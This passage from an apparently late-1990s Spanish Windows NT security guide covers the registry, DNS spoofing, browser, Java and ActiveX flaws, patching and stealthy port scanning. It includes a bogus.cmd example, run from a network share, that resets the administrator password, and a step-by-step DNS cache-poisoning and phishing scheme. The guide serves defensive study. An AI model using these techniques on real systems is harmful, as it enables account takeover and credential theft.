Se sabe, por ejemplo, que en lo unico que se diferencian Windows NT WS y NT Server es unas diez claves del registro, pudiendo pasar de uno a otro modificando dichas claves, infringiendo por otro lado el acuerdo de compra con Microsoft al hacerlo. Tambien se guarda en el Registro todo lo que un usuario puede o no puede hacer. El Registro de NT se puede ver como una evolucion de los ficheros INI de Windows 3.1. hasta llegar a lo que es: una gran base de datos con abundante informacion delicada.

Es interesante desde el punto de vista de la seguridad el hecho de que todo el control de acceso y parametros relacionados esten localizados en el Registro. Haremos una pequeña introduccion general al mismo, enfocando el tema a los aspectos de seguridad.

El Registro contiene cientos de piezas de datos, agrupados en lo que se conoce como claves. Estas claves estan agrupadas en subarboles, donde se almacenan las claves similares de forma conjunta a la vez que copias de algunas de ellas en subarboles separados para un mejor acceso.

El Registro se puede dividir en cuatro subarboles: HKEY_CLASSES_ROOT, HKEY_CURRENT_USER, HKEY_LOCAL_MACHINE y HKEY_USERS. Los explicaremos en orden decreciente de importancia desde el punto de vista de la seguridad.

El primer subarbol es el HKEY_LOCAL_MACHINE. Contien 5 claves diferentes:

SAM y SECURITY - Estas claves contienen informacion como los derechos de usuarios, informacion de dominio para usuarios y grupos, y passwords. Este es un punto de ataque evidente para los hackers.

Las claves estan almacenadas como datos binarios por razones de seguridad y generalmente no son accesibles a menos que seas el Administrador o formes parte del grupo de Administradores.

HARDWARE - esta es la base de datos donde se guardan datos sobre los componentes hardware del ordenador. Los drivers y las aplicaciones construyen esta BD cuando arranca el ordenador y la actualizan en tiempo de ejecucion. Cuando se reinicia el ordenador, los datos se vuelven a construir desde cero. No es recomendable editar este trozo del Registro.

SYSTEM - Esta clave contiene aspectos basicos como pueden ser que es lo que se carga al arrancar el sistema, que drivers han sido cargados, que servicios se estan usando, etc. Todos ellos se agrupan en subclaves ControlSet. Cuando el ordenador no puede arrancar correctamente, lee los ControlSet que necesite, almacenados en el Registro y arranca desde la "Ultima configuracion correcta".

SOFTWARE - Esta clave guarda informacion sobre el software cargado localmente. Las asociaciones entre extensiones de ficheros y sus programas visores, informacion OLE y otras configuraciones variadas son lo que almacena esta clave.

La segunda clave mas importante es HKEY_USERS. Contiene una subclave por cada usuario que accede al sistema, bien sea de forma local o remota. Si el servidor forma parte de un dominio y se conecta a traves de la red, su subclave no se guarda aqui sino en el Controlador de Dominio. Lo que si se guarda aqui son las propiedades del Escritorio y los perfiles de usuario.

Las 2 claves restantes son HKEY_CURRENT_USER y HKEY_CLASSES_ROOT, que contienen copias de porciones de las claves HKEY_USERS y HKEY_LOCAL_MACHINE respectivamente. HKEY_CURRENT_USER contiene exactamente lo que su propio nombre indica: una copia de la subclave HKEY_USERS del usuario actualmente conectado.

HKEY_CLASSES_ROOT contiene una parte de HKEY_LOCAL_MACHINE, concretamente informacion de la subclave SOFTWARE. Asociaciones de ficheros con sus programas, configuraciones OLE e informacion de dependencias.

8.2. "Que son los 'hives'?"

Los hives son otro tipo de subdivisiones del Registro. Contienen informacion relacionada. Esto no lo digo yo, lo dice Microsoft.

Todos los hives estan almacenados en D:\WINNT\SYSTEM32\CONFIG. Los hives mas destacados y sus ficheros son:

Hive	Fichero	Fichero Backup
HKEY_LOCAL_MACHINE\SOFTWARE	SOFTWARE	SOFTWARE.LOG
HKEY_LOCAL_MACHINE\SECURITY	SECURITY	SECURITY.LOG
HKEY_LOCAL_MACHINE\SYSTEM	SYSTEM	SYSTEM.LOG
HKEY_LOCAL_MACHINE\SAM	SAM	SAM.LOG
HKEY_CURRENT_USER	USERxxx	USERxxx.LOG
	ADMINxxx	ADMINxxx.LOG
HKEY_USERS\DEFAULT	DEFAULT	DEFAULT.LOG

La informacion de los passwords se encuentra en el fichero SAM. Como alternativa los hackers suelen buscar el fichero SAM.LOG. No suelen estar disponibles.

8.3. Los fallos del registro.

Cualquier hacker puede hacerse dueño de un sistema NT con solo una subclave del registro mal configurada. Aunque se pretende tener todo bien organizado, la gestion del Registro de NT puede ser una tarea de titanes. Existen numerosos fallos de seguridad relacionados con el Registro y realizar una auditoria de ciertas claves del mismo nunca vendra mal. Mientras tanto, mantente alerta a alguno de los siguientes puntos relacionados con la seguridad y el Registro de Windows NT.

8.4. Acceso remoto al registro.

Es posible que el sistema NT se haya instalado con permisos de escritura a Todos en demasiadas partes del Registro. Para averiguar que claves estan pobremente protegidas podemos usar la herramienta DumpAcl de Somarsoft. Aunque esto era un problema en NT 3.51 (la mala configuracion de los permisos) debido a la posibilidad de acceso remoto al registro que nos brinda la utilidad regedt32.exe, en especial si encima esta habilitada la cuenta de usuario invitado. NT 4.0 resolvió este problema introduciendo la siguiente clave del registro:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg

Esta clave se presenta por defecto en NT 4.0 server, pero no en las NT 4.0 Workstations, por lo que habra que añadirla. La presencia de esta clave deshabilita el acceso remoto al registro excepto a los administradores.

Para ver lo que podria pasar si nos olvidamos de proteger correctamente el registro, valgan dos sencillos ejemplos.

\ Un usuario remoto con perversas intenciones y un registro mal configurado nos podria llevar a ataques tipo D.o.S. periodicos por parte del intruso, dificiles de localizar por el administrador, provocando continuas reinstalaciones del sistema, como consecuencia de la imposibilidad por parte del administrador de encontrar el origen de los ataques.

\ Crear troyanos y modificar apuntadores del registro a los programas originales para que apunten a los troyanos, los cuales podrian intentar crear cuentas de administrador (si es el administrador el que ejecuta el troyano , sin saberlo , este ataque seria posible).

\ Bajo NT 3.51 se puede explotar la posibilidad de escribir en cierta clave del registro, concretamente en aquella que asocia extensiones de ficheros con sus respectivas aplicaciones. Es posible que pueda cambiarse ademas por un usuario remoto con acceso al registro via regedt32.exe. La entrada .txt de dicha clave podria cambiarse de la siguiente manera para que ejecute bogus.cmd:

```
\\cierta_WS_de_NT_o_Unix\Disco_compartido_sin_clave\bogus.cmd
```

donde bogus.cmd contiene:

```
net user administrador xxxxx /y
notepad %1 %2 %3 %4 %5
```

si el administrador cuando se conecte, pincha dos veces en un archivo con extension .txt, su password cambiara a xxxxx. Aunque este es un ejemplo un poco burdo dado que el administrador deberia darse cuenta de que aparece una pantalla de linea de comandos antes de abrirse el Notepad.exe. De todas formas es trivial realizar una aplicacion para Win32 de tal manera que los efectos sean mas destructivos. Asi que ojo con los permisos del Registro de NT.

Los administradores deberian saber por otro lado, que modificar el Registro de forma incorrecta podria llevar a la imposibilidad de volver a arrancar el ordenador (recuerda, el Registro es el corazon de NT), por lo que recomiendo realizar un disco de recuperacion de emergencia con RDISK.EXE /antes de realizar ningun cambio al registro. Tambien podrias usar la herramienta ConfigSafe para "tomar fotos" del estado del Registro antes de realizar ningun cambio. Esta herramienta tambien es util cuando se quiere recuperar el estado del Registro anterior a la instalacion del algun programa que lo modifiko.

9. Spoofing (un ataque comun a otros sistemas).

9.1. Introduccion. IP Spoofing & DNS Spoofing.

[Traduccion, arreglos y explicaciones basadas en el capitulo 11.1.3. de The Modern Hacker Desktop Reference, del grupo Rhino9 [15], basado a su vez en un capitulo de "Windows NT Hacking FAQ" [25]]

Spoofing viene a traducirse como "hacerse pasar por otro". Es un ataque contra la autentificacion. Este tipo de ataques suele implicar un buen conocimiento del protocolo en el que se va a basar el ataque. Dos ataques tipo spoofing bastante conocidos son el IP Spoofing y el DNS Spoofing. El primero de ellos se hizo famoso al usarlo Kevin Mitnick en su ataque en Diciembre de 1995 a la red informatica de Tsutomu Shimomura, un especialista en seguridad que trabajaba en el Centro de Supercomputacion de San Diego.

En principio parece que Windows NT no es sensible a este ataque en concreto, pero si lo es al ataque DNS Spoofing.

9.2. El ataque DNS Spoofing.

Mediante la manipulacion de paquetes UDP, se puede comprometer la cache del servidor de nombres (DNS) de NT. Si se permite el metodo de recursion en la resolucio de "nombre < - - > direccio IP" en el DNS, es posible controlar algunos aspectos del DNS remoto. La recursion consiste en la capacidad de un servidor de nombres para resolver una peticio de direccio IP a partir de un nombre que no figura en su base de datos. Este es el metodo tipico de funcionamiento.

Pero, pongamos un ejemplo para conocer como es posible lanzar este tipo de ataque:

Supongamos que somos el root de ns.nmrc.org, IP 10.10.10.1. tambien tenemos el servidor pirate.nmrc.org con la direccio 10.10.10.2. y el servidor bait.nmrc.org con la direccio 10.10.10.3. Supongamos que lo que queremos conseguir es que los usuarios de lame.com accedan a nuestro servidor pirate.nmrc.org cuando intenten acceder a www.lamer.net.

Bien, supondremos que tenemos una herramienta que implementa los siguientes pasos:

- mandamos una peticio a ns.lame.com preguntando por la direccio de bait.nmrc.org.
- ns.lame.com no encuentra la direccio en su base de datos y pregunta a ns.nmrc.org por bait.nmrc.org.
- la peticio es ahora interceptada en ns.nmrc.org y extraemos el ID del paquete de peticio .
- mandamos una peticio a ns.lame.com preguntando por la direccio de www.lamer.net.
- dado que conocemos el numero de ID de la peticio anterior, hay muchas probabilidades de que el ID de la nueva peticio sea si no el siguiente, un numero muy cercano.
- ahora es cuando viene realmente el ataque: construimos unos cuantos paquetes DNS de respuesta con diferentes numeros de identificacio ID. Estos paquetes de respuesta estan manipulados en el campo origen, haciendose pasar por ns.lamer.net y afirmando que la direccio que corresponde al ID de esa peticio es 10.10.10.2. (en otras palabras, acabamos de mandar un paquete de respuesta a la pregunta "'cual es la direccio IP de www.lamer.net?" que ns.lame.com mando a otro DNS (seguramente ns.lamer.net), haciendonos pasar por este ultimo y afirmando que la respuesta es 10.10.10.2.) Si nuestros calculos de ID han sido correctos, la cache del DNS de ns.lame.com tendra ahora una entrada mas o menos asi:

```
www.lamer.net -----> 10.10.10.2
```

lo que realmente corresponde a la direccio IP de pirate.nmrc.org. Lo que resta por hacer ahora es sencillo: copiar el aspecto de www.lamer.net (paginas html, graficos, applets Java, musiquilla de fondo,...) en pirate.nmrc.org para lo que nos podemos valer de excelentes programas de "copiado" web como Teleport Pro y poner un nuevo apuntador a una pagina que diga "Novedad!!!. Tenemos una nueva pagina de cambio de password gratuita, por si quieres cambiar el password de tu cuenta ftp de www.lamer.net.". Si no se quiere o no se puede traer una copia del servidor, se pueden traer solo las paginas que solicite el usuario, a medida que este vaya pinchando en los enlaces.

Aunque se haya repetido cientos de veces para que esto no ocurra, aun hoy es muy posible que la cuenta de password en www.lamer.net que tenga el usuario victima, sea la misma que use para otras cosas....

Es posible usar este tipo de ataque para otros fines, como informar a la victima que www.lamer.net ha dejado de funcionar, redirigir su correo una vez analizado, etc...

10. Otros ataques via Web.

Aunque no son especificos de Windows NT, los problemas de seguridad que implican los navegadores Web y sus tecnologias asociadas (ActiveX, JavaScript, ...) son un serio problema para cualquier administrador de sistemas NT. Por lo tanto, comentaremos aqui los aspectos mas importantes relacionados con la seguridad.

10.1. Ataques por JavaScript, VBScript

JavaScript (Netscape) y VBScript (Microsoft) son dos lenguajes de script usados por los programadores Web para realizar sofisticadas paginas Web con un lenguaje menos "complicado" que Java. Los programas realizados con estos dos lenguajes son interpretados en el navegador. Como siempre, Internet Explorer y Netscape Navigator presentan incompatibilidades. Netscape no acepta VBScript y Explorer no acepta la ultima version de JavaScript. Las ultimas versiones de ambos lenguajes son potentisimas herramientas de programacion web y, por lo tanto, llevan asociados fallos de seguridad inherentes, aunque estos fallos son mucho mas numerosos en versiones antiguas de JavaScript, donde podemos encontrarnos con fallos como los siguientes:
(extraido y modificado de "Penguin Cafe"
www.geocities.com/SiliconValley/Peaks/6371/oculto.html)

Cuando aparecio JavaScript, este permitia el envio de mensajes de correo electronico sin el reconocimiento del usuario, la lectura de la historia URL, la lectura de directorios y de ficheros. Lo que fue razon mas que suficiente para que cientos de intrusos informaticos se aprovecharan de estas debilidades.

El problema mas importante aparecio en Netscape 2.0 y fue conocido como "stuck on load". Lo que sucedia es que se podia crear una ventana de 1x1 pixeles, por la cual los intrusos podian seguir extrayendo informacion sin que el usuario se enterase y aun cuando este hubiese salido de la pagina, ya que esta ventana (era un simple punto) era imperceptible para el usuario.

Evolucion cronologica de la correccion de errores:

Problema a solucionar.
Version en la que se soluciona.
Lectura de directorios y ficheros
2.01
Lectura de historico URL
2.02
Correo electronico sin reconocimiento de usuario
2.01
"stuck on load"
3.0

Para mas informacion, consultar la direccion especializada en los fallos de seguridad en JavaScript de LoVerso[31]

10.2. Ataques por vulnerabilidades en los navegadores.

Generalmente los navegadores no fallan por fallos intrinsecos, sino que fallan las tecnologias que implementan, aunque en este punto analizaremos realmente fallos intrinsecos de los navegadores, como pueden ser los "Buffer Overflow". Para una detallada informacion de este tipo de vulnerabilidades referirse a [34] pero indicaremos aqui a groso modo el fallo de seguridad mas importante y frecuente, especialmente en Internet Explorer debido a su alto grado de funcionalidad en los protocolos soportados mediante direccionamiento URL:

Los "buffer overflows" consisten en explotar una debilidad relacionada con los buffers que la aplicacion usa para almacenar las entradas de usuario. Por

ejemplo, cuando el usuario escribe una dirección en formato URL como puede ser `http://www.cert.org` esta se guarda en un buffer para luego procesarla. Si no se realizan las oportunas operaciones de comprobación, un usuario con perversas intenciones, podría intentar mandar una dirección de este estilo: `http://www.aaaaaaaaaaaaaaaaa.com` donde el número de a's supera los 200 caracteres y en lugar de a's se pueden introducir combinaciones de letras, etc. Además, el protocolo usado ha sido `http`, o sea el protocolo `www`, pero IE permite usar otro tipo de protocolos internos menos conocidos como `res:` o `mk:`. Precisamente existen dos fallos de seguridad del tipo "buffer overflow" en la implementación de estos dos protocolos.

El primero de ellos, el bug de `res://` no afecta a NT, "solo" a Windows 95, sin embargo, es posible usar el bug del `mk:` para -ejecutar cualquier programa en Windows NT a partir de un link en una página Web! Concretamente, este fallo se materializa al manipular una dirección URL usando el protocolo `mk:`, protocolo usado por el "InfoViewer Topic" de Microsoft, por ejemplo en Visual Studio y el sistema de ayuda del IE4.0(1). Como prueba de la utilidad de `mk:`, podemos probar la URL del sistema de ayuda de Microsoft IE4.0: `mk:@MSITStore:C:\WINDOWS\Help\iexplore.chm:/iexplore_welcome.htm`

Para poder lanzar este tipo de ataques hay que tener un buen conocimiento de ensamblador y de la estructura interna de la memoria en NT. Si se quiere profundizar más en estos dos ataques podemos consultar la excelente base de datos de L0pht [17] o de Security BugWare [12] y si lo que se busca es entender a la perfección este tipo de ataques, es aconsejable leerse el TAO of Windows Buffer Overflow [34].

También podemos citar en este documento el fallo de seguridad descubierto por Cybersnot Industries `http://www.cybersnot.com/iebug.html`, relativo a los ficheros `.lnk` y `.url` de Windows 95 y NT respectivamente. Las versiones de Microsoft Internet Explorer v3.01 y anteriores podían ser utilizadas para ejecutar la aplicación que nosotros quisieramos siempre que existiera en el ordenador de la víctima (trivial, pues algunas aplicaciones vienen por defecto, como el `format.com`).

Bien, ahora una pequeña explicación técnica. Windows 95 guarda los accesos directos a aplicaciones como ficheros con extensión `.LNK`; cuando pinchamos en algún fichero de este estilo, Win95 ejecuta el programa que dicho `LNK` describa. Los ficheros URL son algo parecido, excepto que el fichero URL tiene una semántica y una sintaxis ligeramente diferentes de los del `LNK`, y en que los URL se pasan al Internet Explorer para su ejecución en lugar de ejecutarse por Windows95 directamente. Evidentemente se puede indicar que la aplicación que queramos ejecutar sea `file://format.com` o cualquier otra aplicación local.

El problema surge cuando IE trata los `LNK` y los URL bajados de la red como si fueran locales; así, es posible poner un link a un fichero `LNK` o URL en nuestras páginas web de tal manera que apunten a un programa que sabemos que existe en el ordenador de la víctima que se conecte. Cuando lo haga y pinche sobre él, la aplicación se ejecutará sin más (como ya he dicho esto solo funciona en versiones del IE3.01 y anteriores y solo en aquellos que no hayan instalado los parches de Microsoft).

Para más información relacionada con los ataques intrínsecos a los navegadores, aparte de consultar los punteros indicados, se aconsejan las páginas no oficiales de seguridad tanto en Internet Explorer[29] como en Netscape Communicator[32].

10.3. Ataques por Java.

Java es un lenguaje de programación interpretado desarrollado inicialmente por SUN. Su popularidad es tal que no merece mayor descripción en este documento. Lo que sí comentaremos por encima es su alto grado de seguridad. Los más usados navegadores actuales, Netscape e IE, implementan Máquinas Virtuales Java (MVJ) para ser capaces de ejecutar applets Java descargados de Internet. Estos applets, al fin y al cabo no son más que código ejecutable y

como tal, susceptible de ser manipulado por intrusos con aviesas intenciones. Sin embargo, partiendo del diseño, Java siempre ha pensado en la seguridad del sistema. Las restricciones a las que somete a los applets son de tal envergadura (imposibilidad de trabajar con ficheros a no ser que se especifique lo contrario por parte del usuario, imposibilidad de los applets de acceder a zonas de memoria directamente, firma digital,...) que es practicamente imposible lanzar ataques distintos de los ataques de tipo D.o.S. (Denial Of Service) contra plataformas JAVA. Sin embargo, existe un grupo de expertos liderados por dos profesores de la Universidad de Princeton, especializados en descubrir fallas de seguridad en las implementaciones que de la MVJ hacen los distintos navegadores (Netscape, IE, HotJava (navegador de SUN)). Su direccion es accesible desde [41]. En un numero reciente de la revista Developer.com http://www.developer.com/news/stories/042498_hostile.html, el Dr. Mark D. LaDue, explicaba los ultimos fallos de seguridad encontrados (todos ellos relacionados con ataques tipo D.o.S.) en la implementacion de la MVJ en Netscape Communicator 4.04 y 4.05:

Las potenciales amenazas iban desde un applet que volcaba continuamente bytes en el sistema de ficheros hasta bloquear la maquina al dejarla sin recursos de disco, hasta un applet que creaba subclases de la clase Applet ClassLoader, algo supuestamente prohibido por las especificaciones Java y que permite a los applets establecer conexiones con cualquier servidor y descargar applets maliciosos desde el para luego ejecutarlos.

LaDue consiguio crear estos applets estudiando varios descompiladores de Java. Para probar las habilidades de los mismos, intento descompilar las 1669 ficheros de clases de Netscape Communicator 4.04. Al hacerlo, no pudo resistir la tentacion de estudiar el codigo resultante en busca de posibles agujeros de seguridad para construir applets hostiles.

Todos estos applets hostiles y muchos mas, al igual que abundante y buena informacion sobre la seguridad en Java, se pueden encontrar en HAHP [30].

10.4. Ataques por ActiveX.

ActiveX es una de las tecnologias mas potentes que ha desarrollado Microsoft. Mediante ActiveX es posible reutilizar codigo, descargar codigo totalmente funcional de un sitio remoto... Esta tecnologia ha sido considerada la respuesta de Microsoft a Java (aunque ahora compita en el mercado con ambas). Una pagina Web con un control ActiveX puede ser ejecutada en principio solo en Internet Explorer, y digo en principio porque existe un Plug-In para Netscape que permite ejecutar controles ActiveX en los navegadores de dicha compania.

ActiveX soluciona los problemas de seguridad mediante certificados y firmas digitales. Una Autoridad Certificadora (AC) expende un certificado que acompaña a nuestros controles activos y a nuestra firma digital. Cuando un usuario descarga una pagina con ese control, se le preguntara si confia en la AC que expendio nuestro certificado y/o en nuestro control ActiveX. Si el usuario acepta el control, este puede pasar a ejecutarse sin ningun tipo de restricciones (solo las propias que tenga el usuario en el sistema NT). Es decir, la responsabilidad de la seguridad del sistema se deja en manos del usuario, tanto si este es un experto cibernauta consciente de los riesgos que puede acarrear la accion como si es el usuario es un perfecto novato en la materia.

La pega de esta filosofia es que las Autoridades de Certificacion se fian de la palabra del programador del control activo. Es decir, el programador se compromete a firmar un documento que asegura que el control no es nocivo. Evidentemente siempre hay hackers expertos en programacion con pocos escrúpulos o con ganas de experimentar, Un conocido grupo de hackers alemanes, Computer Chaos Club (CCC) [36], podria ser un ejemplo. CCC desarrollo un control ActiveX maligno que modificaba el programa de gestion bancaria personal Quicken95 de tal manera que si un usuario aceptaba el control (control que realizaba una tarea util aparte de crackear el Quicken, es decir, era un troyano) este realizaba la tarea que supuestamente tenia que hacer y ademas modifica el Quicken, para que la proxima vez que la victima se

conectara a su banco, se iniciara automaticamente una transferencia de su cuenta a la cuenta de CCC. Como nota curiosa destacar que CCC cito a la television germana dias antes del ataque, para que lo filmara en directo.

Otro control ActiveX especialmente pernicioso consistia en otro troyano, cuya mision oculta era especialmente malevola: manipular el codigo de Internet Explorer para que este nunca mas pidiera confirmacion al usuario a la hora de descargar un control activo de la Web. Es decir, dejaba totalmente descubierto a ataques con tecnologia ActiveX el sistema de la victima.

11. Medidas de seguridad Service Pack & HotFix.

11.1. Como parchear el sistema. Service Pack & Hot-Fix.

Microsoft tiene una base de datos consultable via web, con parches y arreglos tanto para el sistema operativo Windows NT como para sus aplicaciones. En la jerga de Microsoft, un conjunto de parches o arreglos se denomina Service Pack (SP). El Service Pack actual para Windows NT 4.0. es el 3, pero Microsoft planea sacar el 4 para este verano (es de suponer que junto la liberacion de Windows 98). Tambien existen Service Packs (en adelante SP) para aplicaciones como el servidor IIS.

Los SP son acumulativos. Esto significa que el SP3 contiene todo lo que tenia el SP2 ademas de los parches nuevos introducidos en el SP3. A menudo, los SP reemplazan gran cantidad de codigo, sobre todo las DLL's mas importantes del sistema o aplicacion.. Dado que la mayoria de las grandes aplicaciones (como los componentes 'backoffice' o los de 'developer studio') traen sus propias versiones de bibliotecas DLL "del sistema", los SP deben aplicarse cada vez que se realice una actualizacion de dicho sistema, donde estos terminos en cursiva no estan definidos claramente. A cualquier accion que reemplace cualquier componente actualizado por un SP o un hot-fix debe seguirle una nueva instalacion del ultimo SP y todos los hot-fixes. Recuerda ademas que, al añadir hardware nuevo, a menudo se añade tambien nuevo software de control, lo que puede llevarnos a reinstalar el SP y/o hotfix adecuado.

Los Hot-Fix, como ya habras adivinado, son parches intermedios desarrollados entre dos Service Pack, y estan considerados como "not fully regression tested", es decir, que Microsoft no ha comprobado todos los posibles efectos laterales, incompatibilidades, etc. Que pudieran producirse con su instalacion y por lo tanto, la empresa de Redmond, no recomienda su instalacion a no ser que uno la crea totalmente necesaria. Mi consejo es que todo Hot-Fix que afecte a la seguridad del sistema NT, que es nuestra materia de estudio, deberia ser instalado automaticamente, sin dudarle. De hecho, en NTSecurity [10], la principal lista de distribucion de seguridad en NT, se discutio durante un tiempo el que Microsoft advirtiera indiscriminadamente de que no se instalara un hot-fix a no ser que se estuviera totalmente seguro de lo que se hacia, pues esto echaba para atras a muchos administradores inexpertos, exponiendolos a ataques masivos. Microsoft reconocio su error y se comprometio a enmendarlo.

Una nueva cuestion es la lengua local. Si estas ejecutando una version de NT que no sea de los EEUU, no podras aplicar todos los hot-fix disponibles. Algunos no dependen del lenguaje, mientras que otros se niegan a instalarse en una version extranjera (no de EEUU). Si te lo puedes permitir o te es posible, te aconsejo que trabajes con una version de NT de los EEUU al menos en alguno de tus servidores. Si lo haces de esta manera, podras instalar el hot-fix relacionado con un problema de seguridad inmediatamente, en cuanto salga, sin tener que esperar al siguiente SP (los Service Pack se lanzan en "todos" los idiomas, aunque tendras que esperar ademas a que se traduzca el correspondiente SP a tu idioma). Dentro de lo que cabe, los espaoles tenemos suerte en este aspecto, pues normalmente salen casi al unisono los hot-fix en version estadounidense como en version castellana.

Si no puedes o no quieres descargar el software de Internet, puedes contactar con tu representante Microsoft mas cercano y pedirle el ultimo Service Pack que necesites. Habitualmente tambien se distribuye en los CD's de las mejores revistas del sector informatico.

Visita el Web de Microsoft o su servidor FTP en:
ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes

Personalmente, recomiendo visitar el excelente site de Russ Cooper [9], donde literalmente, cada dos minutos, se actualizan las paginas Web relacionadas tanto con los hot-fix como con los Service Pack, y donde ademas podras encontrar abundante informacion sobre la causa que motivo la aparicion de tal parche.

12. Escaneadores de puertos TCP/UDP. Paranoic.

12.1. El arte del escaneo de puertos TCP.

(Traduccion libre y recorte del documento de Fyodor fyodor@dhp.com [20] publicado tambien en Phrack 49. En su pagina Web podras encontrar ademas el excelente escaneador de puertos para maquinas Unix/Linux "nmap")

Este documento trata sobre muchas de las tecnicas usadas para determinar que puertos de cierta maquina estan escuchando para atender conexiones. Estos puertos representan canales de comunicacion potenciales. Mapear su existencia facilita el intercambio de informacion con el host, y por lo tanto es interesante y util para cualquiera que desee explorar su entorno de red, incluyendo a hackers.

A pesar de lo que oigas de los medios de comunicacion, INTERNET no solo es el puerto 80. Cualquiera que confie exclusivamente en la WWW para recabar informacion se dejara el 90% de la misma en el tintero.

12.2. Introduccion.

El escaneo, como metodo de descubrir canales de comunicacion susceptibles de ser explotados, lleva en uso mucho tiempo. La idea es escanear tantos puertos de escucha como sea posible, y guardar informacion de aquellos que sean receptivos o de utilidad para tus necesidades particulares. Muchas utilidades de auditoria se basan en este paradigma.

El escaneo de puertos entro en el mundo de la seguridad informatica junto con los sistemas de telefonía. Dado que actualmente tenemos millones de numeros de telefono a los que podemos acceder con una simple llamada, pero de todos ellos, solo nos interesan el 0.5 %, quizas aquellos que respondan con una operadora (aquellos con los que nos conectemos via modem).

La solucion logica para encontrar todos estos numeros que nos interesan es intentar conectarnos a todos. Asi pues, el-campo conocido como "wardialing" salio a la luz. Se desarrollaron excelentes programas como Toneloc desarrollados para escanear zonas geograficas enteras y mas. La idea basica es simple. Si llamas a un numero y tu modem te devuelve un mensaje de CONNECT, grabas el numero. En otro caso, el ordenador colgara el telefono y llamara incansablemente al siguiente numero.

Aunque el "wardialing" aun es de utilidad, nos encontramos con que muchos de los ordenadores con los que deseamos conectarnos estan conectados a traves de redes como la Internet en vez de por redes telefonicas analogicas. Escanear este tipo de maquinas implica las mismas tecnicas de fuerza bruta. Mandamos una ristra de paquetes para varios protocolos y deducimos que servicios estan escuchando por las respuestas que recibimos o no recibimos.

12.3. Tecnicas.

Con el tiempo, se han desarrollado un gran número de técnicas para reconocer los puertos abiertos de un sistema. Todas ellas ofrecen ventajas y desventajas. He aquí una pequeña descripción de las más comunes:

? TCP connect() scanning: esta es la forma básica del escaneo de puertos TCP. La llamada al sistema connect() que te ofrece tu sistema operativo es usado para abrir conexiones en cualquier puerto interesante de la máquina. Si el puerto está escuchando, connect() devolverá una respuesta de éxito, cualquier otro caso significará que el puerto no está abierto o que no nos podemos conectar a él desde nuestra situación. Una fuerte ventaja de esta técnica es que no necesitas de privilegios especiales. Cualquier usuario en cualquier máquina UNIX puede usar esta llamada. Otra ventaja es la velocidad. Aunque realizar una llamada connect() de forma separada para cada puerto a investigar de forma lineal podría llevarnos mucho tiempo en una conexión lenta, puedes agilizar el escaneo usando muchos sockets en paralelo. Usando I/O de no bloqueo te permite inicializar un período de time-out pequeño y observar muchos puertos a la vez.

La desventaja más llamativa es que este método es fácilmente detectable por el administrador del sistema al escanear y por lo tanto fácil de filtrar. Los logs del sistema objetivo mostrarán un gran número de conexiones y mensajes de error para los servicios en los que se ha conseguido conectar la máquina que lanza el scanner e inmediatamente se ha desconectado.

? TCP SYN scanning: esta técnica a menudo se refiere como un escaneo de "media-apertura", dado que nunca se abre una sesión TCP completa. Mandas un paquete SYN, como si fueras a usar una conexión real y esperar por la respuesta.

Un SYN|ACK indica que el puerto está abierto. Un RST es indicativo de que está cerrado. Si se recibe un SYN|ACK, inmediatamente debemos mandar un RST para terminar la conexión. La principal ventaja de esta técnica de escaneo es que pocos sitios están preparados para registrarlos en sus logs. La desventaja es que en Unix, se necesitan privilegios de administrador para construir estos paquetes SYN.

? TCP FIN scanning: hay veces en que incluso el escaneo SYN no es lo suficientemente "clandestino" o limpio. Algunos firewalls y filtros de paquetes monitorizan la red en busca de paquetes SYN mandados a puertos restringidos y existen programas como synlogger y Courtney están disponibles para detectar este tipo de scanners. Los paquetes FIN, por otro lado, podrían ser capaces de pasar sin advertirlos. Este tipo de escaneo fue explicado en detalle por Uriel Maimon en la e-zine Phrack 49, artículo 15. La idea es que los puertos cerrados tienden a responder a los paquetes FIN con el RST correspondiente. Los puertos abiertos, en cambio, suelen ignorar el paquete en cuestión. Como apunta Alan Cox, este es un comportamiento correcto del protocolo TCP. Sin embargo, algunos sistemas (entre los que se hallan los sistemas Microsoft) no cumplen con este requerimiento. Mandarán paquetes RST siempre, independientemente de si el puerto está abierto o cerrado, y por lo tanto no son vulnerables a este tipo de escaneo. Sin embargo, es posible realizarlo en otros sistemas Unix. Actualmente, a veces surge la necesidad de determinar de forma remota si un servidor está gobernado por Unix o NT, y esta puede ser una buena forma de hacerlo.

Este tipo de escaneo, también se conoce por el nombre de "Stealth Port Scanning".

? Fragmentation scanning: esta no es una nueva técnica de escaneo como tal, sino una modificación de las otras. En lugar de mandar sin más los paquetes de sondeo, los partimos en un par de pequeños fragmentos IP. Así, estamos consiguiendo partir una cabecera IP en distintos paquetes para hacerlo más difícil de monitorizar por los filtros de paquetes y por lo tanto más difícil de averiguar que demonios estás haciendo por parte del sistema objetivo. Pero hay que tener cuidado con esta técnica. Algunos programas tienen problemas con la gestión de este tipo de paquetes tan pequeños. El sniffer preferido del autor se cuelga con un fallo de segmentación inmediatamente tras recibir el primer paquete de 36-bytes. Y tras él viene uno de 24 bytes!! Aunque este método no pasará los filtros de paquetes y firewalls que encolan todos los fragmentos IP (como la opción CONFIG_IP_ALWAYS_DEFRAG en Linux), la mayoría de las redes no se pueden permitir la bajada del rendimiento que el hacerlo

asi causa al sistema.

? TCP reverse ident scanning: como apunto Dave Goldsmith en 1996 en la lista de distribucion BugTraq, el protocolo ident (RFC 1413) permite descubrir el nombre de usuario del propietario de cualquier proceso conectado via TCP (en UNIX), incluso si dicho proceso no fue el que inicio la conexion. Asi que es posible, por ejemplo, conectarse al puerto http y despues usar el demonio identd para averiguar si el servicio esta ejecutandose con permisos de root. Este tipo de sondeo solo es posible con una conexion TCP completa con el host objetivo (es decir, con la primera forma de escaneo).

